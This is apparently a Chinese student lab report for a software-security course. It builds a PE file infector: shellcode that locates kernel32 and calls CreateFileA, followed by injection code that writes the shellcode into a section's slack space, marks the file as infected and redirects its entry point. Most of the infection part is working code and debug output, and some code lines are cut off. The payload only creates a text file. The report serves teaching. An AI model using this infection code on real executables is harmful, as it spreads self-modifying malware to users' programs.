目录

一. 程序模块划分

整体流程主要分为两部分，
一是 shellcode 的生成；
二是向目标程序植入 shellcode。植入过程主要分为两步：
1）检验当前文件是否为 PE 文件，是否已被感染 （参照 judgePE 函数）
2）将 shellcode 植入目标节，并依据 PE 文件格式，进行相关参数的修改（参照 infect 函数）

二. 主要模块描述

2.1 Shellcode 的生成


已知，本实验任务为建立一个指定名称文件夹，需要调用的函数为 CreateFileA。该函数在 kernel32.dll 中。

插入的 shellcode 需要利用导入函数节找到 kernel32.dll 的基地址，再在 kernel32.dll 的导出函数节中找到函数 CreateFileA 的地址，最后进行调用。

在此我们利用 c++语言生成 shellcode 的二进制代码，主要流程如下[1]：

1. 找到 kernel32.dll 基地址

已知，在 NT 内核系统中，fs 寄存器指向 TEB 结构，TEB+0x30 处指向 PEB 结构，PEB+0x0c 处指向 PEB_LDR_DATA 结构。而 PEB_LDR_DATA+0x1c 处为一个叫作 inInitialzationOrderModuleList 的成员，存放着动态链接库地址，第 2 个指向 kernel32.dll。



由此，我们可以找到 kernel32.dll 的基地址，通过汇编表示，嵌入 c++中如下

[1] 参照《Windows 平台高效 Shellcode 编程技术实战》公开课中内容

```
__declspec(naked) DWORD getKernel32()
{
    __asm
    {
        mov eax, fs: [30h]
        test eax, eax
        js finished
        mov eax, [eax + 0ch]
        mov eax, [eax + 14h]
        mov eax, [eax]
        mov eax, [eax]
        mov eax, [eax + 10h]
        finished:
        ret
    }
}
```

2. 找到函数 CreateFileA 的地址并调用

已知 CreateFileA 在 kernel32.dll 的导出表中。利用函数 GetProcAddress 寻找 CreateFileA 地址。GetProcAddress 是在已知 dll 基址的情况下，利用目标函数名，找到目标函数的地址。

```C++
C++

FARPROC GetProcAddress(
  [in] HMODULE hModule,
  [in] LPCSTR  lpProcName
);
```

但是在代码中不能直接调用 GetProcAddress 函数。如果直接调用 GetProcAddress，c++编译生成的代码节（即 shellcode）中，对 GetProcAddres 的寻址采用了相对地址。但是在插入目标 pe 文件后，shellcode 的相对地址所指内容可能不是 GetProcAddress，导致程序运行出错。

已知 GetProcAddress 属于 kernel32.dll。为成功调用 GetProcAddress，需要利用 kernel32.dll 的导出函数表。

该函数返回 getProcAddress 的绝对地址，之后可利用 fn_GetProcAddress 进行 GetProcAddress 的调用。

```
FARPROC getProcAddress(HMODULE hModuleBase)
{
    PIMAGE_DOS_HEADER lpDosHeader = (PIMAGE_DOS_HEADER)hModuleBase;
    PIMAGE_NT_HEADERS32 lpNtHeader = (PIMAGE_NT_HEADERS)((DWORD)hModuleBase + lpDosHeader->e_lfanew);
    if (!lpNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size)
    {
        return NULL;
    }
    if (!lpNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress)
    {
        return NULL;
    }
    PIMAGE_EXPORT_DIRECTORY lpExports = (PIMAGE_EXPORT_DIRECTORY)((DWORD)hModuleBase + (DWORD)lpNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    PDWORD lpdwFunName = (PDWORD)((DWORD)hModuleBase + (DWORD)lpExports->AddressOfNames);
    PWORD lpwOrd = (PWORD)((DWORD)hModuleBase + (DWORD)lpExports->AddressOfNameOrdinals);
    PDWORD lpdwFunAddr = (PDWORD)((DWORD)hModuleBase + (DWORD)lpExports->AddressOfFunctions);

    DWORD dwLoop = 0;
    FARPROC pRet = NULL;
    for (; dwLoop <= lpExports->NumberOfNames - 1; dwLoop++)
    {
        char* pFunName = (char*)(lpdwFunName[dwLoop] + (DWORD)hModuleBase);
        if (pFunName[0] == 'G' &&
            pFunName[1] == 'e' &&
            pFunName[2] == 't' &&
            pFunName[3] == 'P' &&
            pFunName[4] == 'r' &&
            pFunName[5] == 'o' &&
            pFunName[6] == 'c' &&
            pFunName[7] == 'A' &&
            pFunName[8] == 'd' &&
            pFunName[9] == 'd' &&
            pFunName[10] == 'r' &&
            pFunName[11] == 'e' &&
            pFunName[12] == 's' &&
            pFunName[13] == 's')
        {
            pRet = (FARPROC)(lpdwFunAddr[lpwOrd[dwLoop]] + (DWORD)hModuleBase);
            break;
        }
    }
    return pRet;
```

```
{
    typedef FARPROC(WINAPI* FN_GetProcAddress)(
        _In_ HMODULE hModule,
        _In_ LPCSTR lpProcName
        );
    FN_GetProcAddress fn_GetProcAddress = (FN_GetProcAddress)getProcAddress((HMODULE)getKernel32());
```

利用 fn_GetProcAddres 与 kernel32.dll 的基址，得到 CreateFileA 函数的绝对地址。该地址用 fn_CreateFileA 储存。

```
typedef HANDLE(WINAPI* FN_CreateFileA)(
    _In_ LPCSTR lpFileName,
    _In_ DWORD dwDesiredAccess,
    _In_ DWORD dwShareMode,
    _In_opt_ LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    _In_ DWORD dwCreationDisposition,
    _In_ DWORD dwFlagsAndAttributes,
    _In_opt_ HANDLE hTemplateFile
    );
char Create_File[] = { 'C','r','e','a','t','e','F','i','l','e','A',0 };
FN_CreateFileA fn_CreateFileA = (FN_CreateFileA)fn_GetProcAddress((HMODULE)getKernel32(), Create_File);
```


调用 fn_CreateFileA，成功创建指定文件。


```
char FileName[] = { '2','0','1','9','3','0','2','1','8','0','1','8','8','-','1','w','d','.','t','x','t','\0'};
fn_CreateFileA(FileName, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, 0, NULL);
```

需要说明的是，采用此种方式引用字符串是因为，如果将字符串定义为"CreateFileA"，编译器会把字符串存入数据段而非代码段，引起错误。

3. 生成 shellcode


将以上代码放入 shellcode 生成模板中，代码段（即 shellcode）会输入到 sh.bin 文件中。






4. 验证 shellcode 正确性

在网上找到 shellcode 加载器，载入生成的 shellcode，对应结果如图，成功生成"2019302180188-lwd.txt"，该 shellcode 有效。





2.2　infect.cpp 简介

1.SetBytes 用于向文件指定位置覆盖写入

```
void SetBytes(char *src, int len, long offset_file, FILE *fp)
{
    int cnt = 0;
    fseek(fp, offset_file, 0);
    for (int i = 0; i < len;i++)
        fprintf(fp, "%c", src[i]);
}
```

2.GetBytes 用于读取文件指定位置内容

```
void GetBytes(char * dst, size_t len, LONG offset_file, FILE *fp)
{
    int cnt = 0;
    if (fp == NULL)
    {
        return;
    }
    fseek(fp, offset_file, 0); //fp指针跳过offset的size
    while (len--)
    {
        #if 0
        printf("%c", fgetc(fp));
        #endif
        fscanf(fp, "%c", dst++);//fp处作为起始，赋值给dst
        cnt++;
    }
}
```

之后的函数均依赖于这两个函数，利用偏移量读取目的地址内容。

3. 获得 Dos 头中的 e_lfanew,即 PE 头的 RVA

```
LONG get_START_of_IMAGE_NT_HEADER(FILE *fp)
{
    LONG addr;
    GetBytes((char *)&addr, sizeof(LONG), sizeof(IMAGE_DOS_HEADER)-sizeof(LONG), fp);
    //sizeof(IMAGE_DOS_HEADER)-sizeof(LONG) 即e_lfanew 指向了PE头位置
#if 0
    printf("\naddr %x end get_START_of_IMAGE_NT_HEADER\n", addr);
#endif
    return addr;
}
```

4. 根据 Dos 头中的偏移量，读取 PE 头

```
_IMAGE_NT_HEADERS get_IMAGE_NT_HEADER(FILE * fp)
{
    LONG addr = get_START_of_IMAGE_NT_HEADER(fp);
    char * NT = (char*)malloc(sizeof(_IMAGE_NT_HEADERS));
    memset(NT, 0, sizeof(_IMAGE_NT_HEADERS));
    GetBytes(NT, sizeof(_IMAGE_NT_HEADERS), addr, fp);

    //指向了PE头开始的位置
    return (_IMAGE_NT_HEADERS)*((_IMAGE_NT_HEADERS*)NT);//把char流转化成IMAGE_NT_HEADER格式的意思
}
```

5. 读取 PE 头后，在其 FileHeader 中得到节表数

```
WORD get_Number_OF_Section(FILE * fp)
{
    WORD rst = 0;
    _IMAGE_NT_HEADERS nt = get_IMAGE_NT_HEADER(fp);
    rst = nt.FileHeader.NumberOfSections;
    return rst;
}
```

6. 依据偏移量，读取节表


```
void get_IMAGE_SECTION_TABLES(_IMAGE_SECTION_HEADER *sectiontables, WORD cnt, FILE *fp)
{
    LONG offset = get_START_of_IMAGE_NT_HEADER(fp) +sizeof(_IMAGE_NT_HEADERS);
    GetBytes((char*)sectiontables, sizeof(IMAGE_SECTION_HEADER)*cnt, offset, fp);
}
```

三. 传染模块的设计与实现

Shellcode 的插入主要有两种方式，第一种种是新建一个节，将 shellcode 载入该节；第二种是将 shellcode 载入有空余位置的节表末尾处。本次实验采用方法二。

在插入 shellcode 后，还需要对感染目标程序进行修改，如：更改程序入口点，将其指向 shellcode；更改插入节表信息，如节表读写标志（characteristic），所占内存大小，所占文件大小。

在这里还需要注意的是，因为内存对齐与文件对齐不一致。程序的内存空间与文件空间有所不同。磁盘文件所占空间更大。具体反映在节表 RVA,FOA,内存大小，文件大小几个值的区别上。



另：所有相关结构在<winnt.h>中有定义。

1. 验证 PE 文件

若当前文件为 PE 文件，DOS 头中的 e_magic 应等于 DOS_SIGNATURE；

```
IMAGE_DOS_HEADER DosHeader;
GetBytes((char*)&DosHeader, sizeof(DosHeader), 0, fp);
if (DosHeader.e_magic != IMAGE_DOS_SIGNATURE){
    fclose(fp);
    return 0;
}
```

PE 头中的 infectSignature 应等于 NT_SIGNATURE。

```
IMAGE_NT_HEADERS nth;
GetBytes((char*)&nth, sizeof(nth), DosHeader.e_lfanew, fp);
if (nth.Signature != IMAGE_NT_SIGNATURE){
    fclose(fp);
    return 0;
}
```

由于 PE 文件不可再被传染，因此还需要验证 DOS 头后字节是否等于我们自定义的感染标记。

```
DWORD infectSignature;
GetBytes((char*)&infectSignature, sizeof(DWORD), sizeof(DosHeader), fp);
if (infectSignature == IMAGE_INFECTED_SINGNATURE)
{
    fclose(fp);
    return 2;
}
return 1;
```

```
#define IMAGE_INFECTED_SINGNATURE 0x07290815
```

2. 获取 PE 头位置

调用 `_IMAGE_NT_HEADERS PEhd = get_IMAGE_NT_HEADER(fp);` 函数。因为 Dos 头偏移量是固定的，因此从文件起始位置偏移 Dos 头大小，即可得到 NT 头（PEheader）的起始偏移位置。


```
_IMAGE_NT_HEADERS get_IMAGE_NT_HEADER(FILE * fp)
{
    LONG addr = get_START_of_IMAGE_NT_HEADER(fp);
    char * NT = (char*)malloc(sizeof(_IMAGE_NT_HEADERS));
    memset(NT, 0, sizeof(_IMAGE_NT_HEADERS));
    GetBytes(NT, sizeof(_IMAGE_NT_HEADERS), addr, fp);

    //指向了PE头开始的位置
    return (_IMAGE_NT_HEADERS)*((_IMAGE_NT_HEADERS*)NT);//把char流转化成IMAGE_NT_HEADER格式
}
```

```
LONG get_START_of_IMAGE_NT_HEADER(FILE *fp)
{
    LONG addr;
    GetBytes((char *)&addr, sizeof(LONG), sizeof(IMAGE_DOS_HEADER)-sizeof(LONG), fp);
    //sizeof(IMAGE_DOS_HEADER)-sizeof(LONG) 即e_lfanew 指向了PE头位置
#if DEBUG
    printf("\naddr %x end get_START_of_IMAGE_NT_HEADER\n", addr);
#endif
    return addr;
}
```

调试代码输出信息，可知程序计算出的地址为 e8

```
PS D:\大三上\软件安全\实验报告2\infect1.0> cd "d:\大
 main } ; if ($?) { .\main }
openfile success!enter infect
addr e8 end get_START_of_IMAGE_NT_HEADER
```

由 PEView 可得 PE 头起始位置为 e8，符合，PE 头位置寻找正确。



2. 计算 shellcode 大小

在二.中已经成功生成 shellcode 的二进制文件，现需计算出该二进制文件的大小，用于下一步寻找空余空间足够的节，进行插入。

```
HANDLE hFile = CreateFileA("sh.bin", GENERIC_READ, 0, NULL, OPEN_ALWAYS, 0, NULL);
if(hFile == INVALID_HANDLE_VALUE) {
    printf("Open file error:%d\n", GetLastError());
    return;
}
DWORD codeAdd = GetFileSize(hFile, NULL);//和shellcode有关
DWORD codeAddSize = codeAdd + strlen(jmpcode);
CloseHandle(hFile);
```

在 shellcode 执行结束后，需跳转至原 entrypoint。本段代码直接用 char 函数记录跳转语句的十六进制。植入 shellcode 的总大小也需要算跳转语句。

```
char jmpcode[] = "\xe9\x1b\x00\x00\x00\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\x66\x50\x66\xb8\xa6\x26\xff\xd0\x66\x58\xc3\xcc\xcc\xcc\xcc\xcc\x55\x8b\xec\xe8\xe8\xff\xff\xff\x5d\xc3\x
```

3. 找到可插入的节

在代码中，已知 PE 头起始地址 e_lfanew，跳转至 PE 头。依据 PE 文件结构，读取节的数量。


```
WORD get_Number_OF_Section(FILE * fp)
{
    WORD rst = 0;
    _IMAGE_NT_HEADERS nt = get_IMAGE_NT_HEADER(fp);
    rst = nt.FileHeader.NumberOfSections;
    return rst;
}
```


遍历节表（section table），找到空余大小可以容纳 shellcode 的节，调试信息输出选择节的序号，为 0（序号从 0 开始计数），可得 shellcode 最终插入第 1 个节。

```
    //开始查找能够插入病毒的节
    for (int i = 0; i < sectionCnt; i++) {
        printf("i:%d %x %x\n", i, sectionheaders[i+1].VirtualAddress, sectionheaders[i].VirtualAddress);
        if ((sectionheaders[i+1].VirtualAddress - sectionheaders[i].VirtualAddress - sectionheaders[i].Misc.VirtualSize)
        > codeAddSize) {
            slc = i;
            break;
        }
    }

#if DEBUG
    printf("total sectionnum: %d\nchoose sectiontable num:%d\n",sectionCnt, slc);
    return;
#endif
    sectionheaders[slc].Characteristics = 0xE00000E0;// IMAGE_SCN_CNT_CODE | IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_READ | IMAGE_SCN_
```

```
问题  4K+  输出  终端  调试控制台

sechead:25636a0
i:0 3000 1000
total sectionnum: 4
choose sectiontable num:0
PS D:\大三上\软件安全\实验报告2\infect1.0> cd "d:\大三上\软件安全\实验报告2\infect1.
openfile success!
signature: 4550
i:0 3000 1000
total sectionnum: 4
choose sectiontable num:0
PS D:\大三上\软件安全\实验报告2\infect1.0>
```

通过 PEView 查看，也可验证节数共有 4 个，第一个节表的 RVA 为 1000，所占内存大小为 2000。





4. 修改选定节信息

将节修改为可读可写可修改，以便进一步的操作。

```
sectionheaders[slc].Characteristics = 0xE00000E0;// IMAGE_SCN_CNT_CODE | IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE;
```


求出插入位置的文件偏移量，并记录下原 entrypoint。

```
DWORD targetSectionEnd_FOA = sectionheaders[slc].PointerToRawData + sectionheaders[slc].Misc.VirtualSize;
DWORD oldEntry = PEhd.OptionalHeader.AddressOfEntryPoint;
```

调试信息输出原 entrypoint 为 26a6，而预计植入 shellcode 的文件偏移地址为 2a6a。

```
choose sectiontable num:0
targetSectionEnd_FOA:2a6a entrypoint:26a6
```

利用 PEID 查看 entrypoint，与调试结果相吻合。



5. 植入 shellcode

读入当前文件中存有二进制文件的 sh.bin，放入目标感染文件中

```
SetShellcode(codeAdd, targetSectionEnd_FOA, fp);
SetBytes((char*)&jmpcode, strlen(jmpcode), targetSectionEnd_FOA + codeAdd, fp);
```

```
void SetShellcode(int len, long offset_file, FILE *fp)
{
    int cnt = 0;
    char ch;
    fseek(fp, offset_file, 0);
    FILE *fshell = fopen("sh.bin", "rb+");
    for (int i = 0; i < len;i++){
        ch=fgetc(fshell);
        fputc(ch, fp);
    }
    fclose(fshell);
}
```

6. 修改 Dos 头,PE 头与节表

1）Dos 头


a.进行感染标记

设置感染标记为

```
#define IMAGE_INFECTED_SINGNATURE 0x07290815
```

```
DWORD infectedSignature = IMAGE_INFECTED_SINGNATURE;
SetBytes((char*)&infectedSignature, sizeof(infectedSignature), sizeof(IMAGE_DOS_HEADER), fp);
```

感染后放置于在 MZ 文件头后（Dos Stub 起始位置处），由 PEView 查看可得标记成功。



b.存入原 entrypoint

```
SetBytes((char*)&oldEntry, sizeof(oldEntry), sizeof(DWORD) + sizeo
```

2)PE 头

修改 optional header 中的入口节点

```
//修改PE头
LONG e_lfnew = get_START_of_IMAGE_NT_HEADER(fp);
//optinal header中的AddressofEntryPoint
SetBytes((char*)&newentry_RVA, sizeof(DWORD),
e_lfnew + sizeof(PEhd.Signature) + sizeof(PEhd.FileHeader) + (char*)&PEhd.OptionalHeader.AddressOfEntryPoint - (char*)&PEhd.OptionalHeade
```

3）节表

```
SetBytes((char*)sectionheaders, sizeof(IMAGE_SECTION_HEADER) * sectionCnt, e_lfnew + sizeof(PEhd), fp);
```

四. PE 文件格式简述

PE 文件主要分为如下几部分

1. Dos 头

1）DOS MZ Header -MZ 文件头

2）DOS stub-一个 Dos 小程序

格式如图：

```
typedef struct _IMAGE_DOS_HEADER {// DOS 的.EXE 头部
  USHORT e_magic;                  // 00H, 魔术数字, 即 0x4D5A
  USHORT e_cblp;                   // 02H, 文件最后页(Page)中的字节数
  USHORT e_cp;                     // 04H, 文件页数
  USHORT e_crlc;                   // 06H, 重定向元素个数
  USHORT e_cparhdr;                // 08H, 头部大小, 以段(Paragraph)为单位
  USHORT e_minalloc;               // 0AH, 所需的最小附加段
  USHORT e_maxalloc;               // 0CH, 所需的最大附加段
  USHORT e_ss;                     // 0EH, 初始的 SS 值(相对偏移量)
  USHORT e_sp;                     // 10H, 初始的 SP 值
  USHORT e_csum;                   // 12H, 校验和或者零
  USHORT e_ip;                     // 14H, 初始的 IP 值
  USHORT e_cs;                     // 16H, 初始的 CS 值(相对偏移量)
  USHORT e_lfarlc;                 // 18H, 重定向表文件地址
  USHORT e_ovno;                   // 1AH, 覆盖号
  USHORT e_res[4];                 // 1CH, 保留字
  USHORT e_oemid;                  // 24H, OEM 标识符(for e_oeminfo)
  USHORT e_oeminfo;                // 26H, OEM 信息
  USHORT e_res2[10];               // 28H, 保留
  LONG e_lfanew;                   // 3CH, PE 头位置 → Ens RVA
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

2. PE header

PE 文件头的结构定义如下:

```
IMAGE_NT_HEADERS STRUCT
    Signature dd ?
    FileHeader IMAGE_FILE_HEADER <>
    OptionalHeader IMAGE_OPTIONAL_HEADER32 <>
IMAGE_NT_HEADERS ENDS
```

1）Signature（0x4 字节）

2）FileHeader（0x14 字节）

Offset	Size	Field	Description
0	2	Machine	The number that identifies the type of target machine. For more information, see Machine Types.
2	2	NumberOfSections	The number of sections. This indicates the size of the section table, which immediately follows the headers.
4	4	TimeDateStamp	The low 32 bits of the number of seconds since 00:00 January 1, 1970 (a C run-time time_t value), which indicates when the file was created.
8	4	PointerToSymbolTable	The file offset of the COFF symbol table, or zero if no COFF symbol table is present. This value should be zero for an image because COFF debugging information is deprecated.
12	4	NumberOfSymbols	The number of entries in the symbol table. This data can be used to locate the string table, which immediately follows the symbol table. This value should be zero for an image because COFF debugging information is deprecated.
16	2	SizeOfOptionalHeader	The size of the optional header, which is required for executable files but not for object files. This value should be zero for an object file. For a description of the header format, see Optional Header (Image Only).
18	2	Characteristics	The flags that indicate the attributes of the file. For specific flag values, see Characteristics.

3）Optional Header-可选文件头

a. Optional Header Standard Fields 标准域

Offset	Size	Field	Description
0	2	Magic	The unsigned integer that identifies the state of the image file. The most common number is 0x10B, which identifies it as a normal executable file. 0x107 identifies it as a ROM image, and 0x20B identifies it as a PE32+ executable.
2	1	MajorLinkerVersion	The linker major version number.
3	1	MinorLinkerVersion	The linker minor version number.
4	4	SizeOfCode	The size of the code (text) section, or the sum of all code sections if there are multiple sections.
8	4	SizeOfInitializedData	The size of the initialized data section, or the sum of all such sections if there are multiple data sections.
12	4	SizeOfUninitializedData	The size of the uninitialized data section (BSS), or the sum of all such sections if there are multiple BSS sections.
16	4	AddressOfEntryPoint	The address of the entry point relative to the image base when the executable file is loaded into memory. For program images, this is the starting address. For device drivers, this is the address of the initialization function. An entry point is optional for DLLs. When no entry point is present, this field must be zero.
20	4	BaseOfCode	The address that is relative to the image base of the beginning-of-code section when it is loaded into memory.

PE32 contains this additional field, which is absent in PE32+, following BaseOfCode.

Offset	Size	Field	Description
24	4	BaseOfData	The address that is relative to the image base of the beginning-of-data section when it is loaded into memory.

b. Optional Header Windows-Specific Fields-NT 附加域

Optional Header Windows-Specific Fields (Image Only)

(NT 附加域)

The next 21 fields are an extension to the COFF optional header format. They contain additional information that is required by the linker and loader in Windows.

Offset (PE32/ PE32+)	Size (PE32/ PE32+)	Field	Description
28/24	4/8	ImageBase	The preferred address of the first byte of image when loaded into memory; must be a multiple of 64 K. The default for DLLs is 0x10000000. The default for Windows CE EXEs is 0x00010000. The default for Windows NT, Windows 2000, Windows XP, Windows 95, Windows 98, and Windows Me is 0x00400000.
32/32	4	SectionAlignment	The alignment (in bytes) of sections when they are loaded into memory. It must be greater than or equal to FileAlignment. The default is the page size for the architecture.
36/36	4	FileAlignment	The alignment factor (in bytes) that is used to align the raw data of sections in the image file. The value should be a power of 2 between 512 and 64 K, inclusive. The default is 512. If the SectionAlignment is less than the architecture's page size, then FileAlignment must match SectionAlignment.
40/40	2	MajorOperatingSystemVersion	The major version number of the required operating system.
42/42	2	MinorOperatingSystemVersion	The minor version number of the required operating system.
44/44	2	MajorImageVersion	The major version number of the image.
46/46	2	MinorImageVersion	The minor version number of the image.
48/48	2	MajorSubsystemVersion	The major version number of the subsystem.
50/50	2	MinorSubsystemVersion	The minor version number of the subsystem.
52/52	4	Win32VersionValue	Reserved, must be zero.
56/56	4	SizeOfImage	The size (in bytes) of the image, including all headers, as the image is loaded in memory. It must be a multiple of SectionAlignment.
60/60	4	SizeOfHeaders	The combined size of an MS-DOS stub, PE header, and section headers rounded up to a multiple of FileAlignment.
64/64	4	CheckSum	The image file checksum. The algorithm for computing the checksum is incorporated into IMAGHELP.DLL. The following are checked for validation at load time: all drivers, any DLL loaded at boot time, and any DLL that is loaded into a critical Windows process.
68/68	2	Subsystem	The subsystem that is required to run this image. For more information, see Windows Subsystem.
70/70	2	DllCharacteristics	For more information, see DLL Characteristics later in this specification.
